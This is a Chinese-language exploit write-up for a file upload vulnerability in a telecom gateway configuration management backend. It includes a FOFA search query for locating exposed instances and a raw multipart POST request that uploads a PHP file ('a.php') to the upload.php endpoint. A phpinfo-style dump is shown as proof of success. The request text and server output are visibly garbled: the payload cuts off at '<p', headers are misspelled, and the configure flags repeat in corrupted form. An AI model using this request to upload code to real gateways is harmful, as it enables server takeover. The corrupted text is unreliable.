D10-1电信-网关配置管理系统后台-文件上传

漏洞描述:

电信网关配置管理系统后台 /manager/teletext/material/upload.php 接口存在文件上传漏洞,攻击者可以利用文件上传漏洞获取系统权限。

网站图片:



网络测绘:

fofa语法:

FOFA: body="img/login_bg3.png" && body="系统登录"

漏洞复现:

payload:


```
Payson:

POST /manager/teletext/material/upload.php HTTP/1.1

Host: your-ip
Content-Type: multipart/form-data; boundary=---WebKitFormBoundaryssh7UfnPpGU7BXfK
Upgrade-Insecure-Requests: 1
Accept-Encoding: gsip
User-Agent Mozilla/S.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
-----WebKitFormBoundaryssh7UfnPpGU7BXfK
Content-Disposition: form-data; name="fileToUpload"; filename="a.php"

<p
```

效果图:







System	Linux localhost.localdomain 2.6.32-696.3.1.el6.x86_64 #1 SMP Tue May 30 19:52:55 UTC 2017 x86_64
Build Date	Mar 22 2017 12:27:34
Configure Command	'./configure' 'build=x86_64-redhat-linux-gnu' 'host=x86_64-redhat-linux-gnu' ' target=x86_64-redhat-linux-gnu' 'program-prefix=' 'prefix=/usr' 'exec- prefix=/usr' 'bindir=/usr/bin' 'sbindir=/usr/shin'systonfdir-ysr/shin'systonfdir-ysr/shin'systonfdir-ysr/shin'systonfdir-ysr/shin' datadir=/usr/share/ma' 'incluedir=/usr/include' 'libdir=/usr/lib64' ' libexecdir=/usr/libexec' 'localstatedir-/var' 'sharedstatedir-/var/lib' mandir=/usr/share/man'infodir=/usr/share/ind' 'cache-file=_,/config.cache' ' with-libdir=lib64' 'with-config-file-path=/etc' 'with-config-file-scan- dir=/etc/php.d' 'disable-debug' 'with-pit-'disable-path' 'without-pear' 'with xpm-dir=/usr' 'enable-debug' 'with-freetype-dir=/usr' 'with-png-dir=/usr' 'with xpm-dir=/usr' 'enable-gd-native-ttf' 'without-gdim' 'with-gtext' 'with-gmp' 'with-iconv' 'with-jpeg-dir=/usr' 'with-openssl' 'with-gerez=/usr' 'with xpm-dir=/usr' 'enable-sysvsem' 'enable-spg: 'with-genable-magic-quotes' ' enable-sockets' 'enable-sysvsem' 'enable-shmp' 'with-genable-magic-quotes' ' enable-sockets' 'enable-sysvsem' 'enable-shmp' 'with-genable-dendar' 'without- sqlite'with-libxml-dir=/usr' 'enable-shmp' 'with-genable-dendar' 'without- sqlite'with-genable-xmlwriter' ' 'without-gilte'